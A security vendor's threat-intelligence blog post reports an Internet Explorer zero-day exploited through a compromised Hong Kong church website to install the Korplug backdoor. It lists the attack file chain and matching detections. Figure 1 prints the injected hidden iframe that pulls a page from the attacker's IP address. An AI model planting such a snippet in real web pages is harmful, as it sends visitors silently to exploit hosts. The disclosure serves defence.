Security Response

(https://twitter.com/threatintel)

(http://www.symantec.com/connect/item-feeds/blog/2261/feed/all/en/all)

+2
2 Votes

Symantec Official Blog

New Internet Explorer zero-day exploited in Hong Kong attacks

Bug patched by Microsoft yesterday (CVE-2015-2502) has already been exploited in watering hole attacks to deliver Korplug malware.

By: Symantec Security Response (/connect/user/symantec-security-response)
SYMANTEC EMPLOYEE

Created 19 Aug 2015

0


Translations: 简体中文 (/connect/zh-hans/blogs/internet-explorer-11), 繁體中文 (/connect/blogs/internet-explorer-12), 日本語 (/connect/ja/blogs/internet-explorer-9)

Share

A newly patched zero-day vulnerability in Internet Explorer (http://www.symantec.com/connect/blogs/remote-code-execution-vulnerability-internet-explorer-patched) has already been exploited in attacks involving a compromised website belonging to an evangelical church in Hong Kong. Symantec telemetry revealed an exploit hosted on the compromised site, which was used to infect visitors with the Korplug back door (detected by Symantec as Backdoor.Korplug (http://www.symantec.com/security_response/writeup.jsp?docid=2012-062914-2531-99)).

The attackers compromised the website of the Evangelical Lutheran Church of Hong Kong and modified it to host a malicious iFrame which redirected visitors to another website hosting an exploit of the Microsoft Internet Explorer Remote Memory Corruption Vulnerability (http://www.securityfocus.com/bid/76403) (CVE-2015-2502). The IP address of this website is 115.144.107.55.

This website hosts a file called vvv.html, which redirects to one of two other files called a.js and b.js and leads to the download of a file called java.html to the victim’s computer. Java.html installs Korplug on the computer, in the form of an executable called c.exe.




```
<body background="images/earth2008.jpg">
<iframe style="display:none" src="http://115.144.107.55/vvv.html"></iframe>
<div align="left">
```

Figure 1. Malicious iFrame hosted on compromised Hong Kong website

Korplug (also known as PlugX) is a Trojan that maintains a back door on an infected computer and facilitates information stealing. Symantec has previously released several blogs (http://www.symantec.com/connect/nl/blog-tags/backdoorkorplug) around Korplug. The malware has been used in a range of attacks, mainly in Asia, over the past three years.

IE ZERO-DAY EXPLOIT

HONG KONG WEBSITE COMPROMISED TO SPREAD KORPLUG



WATERING HOLE

ELCHK.ORG.HK

IFRAME

115.114.107.55

VVV.HTML

A.JS

B.JS

JAVA.HTML

KORPLUG

C.EXE

BACKDOOR.KORPLUG

#0DAY #KORPLUG

Symantec.

@threatintel | www.symantec.com

Figure 2. Zero-day exploit leads to Korplug infection

The new Internet Explorer zero-day bug was patched yesterday by Microsoft as part of Security Bulletin MS15-093 (https://technet.microsoft.com/en-us/library/security/ms15-093.aspx). The vulnerability permits remote code execution if a user views a specially crafted web page using Internet Explorer. Successful exploitation of the vulnerability will grant the attacker the same user rights as the current user. Microsoft's security update resolves this issue by modifying how Internet Explorer handles objects in memory.

Protection

Symantec and Norton products protect against the exploit of this vulnerability with the following detections:

Antivirus

- Hacktool (http://www.symantec.com/security_response/writeup.jsp?docid=2001-081707-2550-99)
- Trojan.Malscript (https://www.symantec.com/security_response/writeup.jsp?docid=2010-102800-4814-99)

Intrusion Prevention System

- Web Attack: MSIE Memory Corruption CVE-2015-2502 (http://www.symantec.com/security_response/attacksignatures/detail.jsp?asid=28195)

The payload used in these attacks is detected as:

- Backdoor.Korplug (http://www.symantec.com/security_response/writeup.jsp?docid=2012-062914-2531-99)
- Trojan.Gen.2 (http://www.symantec.com/security_response/writeup.jsp?docid=2011-082216-3542-99)

Tags: Security (/connect/communities/security), Security Response (/connect/named-blogs/symantec-security-response), Endpoint Protection (AntiVirus) (/connect/products/endpoint-protection-antivirus), Backdoor.Korplug (/connect/blog-tags/backdoorkorplug), Hacktool (/connect/blog-tags/hacktool), internet explorer (/connect/blog-tags/internet-explorer), Microsoft (/connect/blog-tags/microsoft), Trojan.Gen.2 (/connect/blog-tags/trojangen2-0), Trojan.Malscript (/connect/blog-tags/trojanmalscript), Vulnerabilities & Exploits (/connect/blog-tags/vulnerabilities-exploits), zero-day (/connect/blog-tags/zero-day)

Subscriptions (0)

[(/connect/user/symantec-security-response)](/connect/user/symantec-security-response)

Symantec Security Response (/connect/user/symantec-security-response)

View Profile (/connect/user/symantec-security-response)

Login (https://www-secure.symantec.com/connect/user/login?destination=node%2F3474951) or Register (https://www-secure.symantec.com/connect/user/register?destination=node%2F3474951) to post comments.

Community Stats

Total Posts	Members
1,411,883	428,709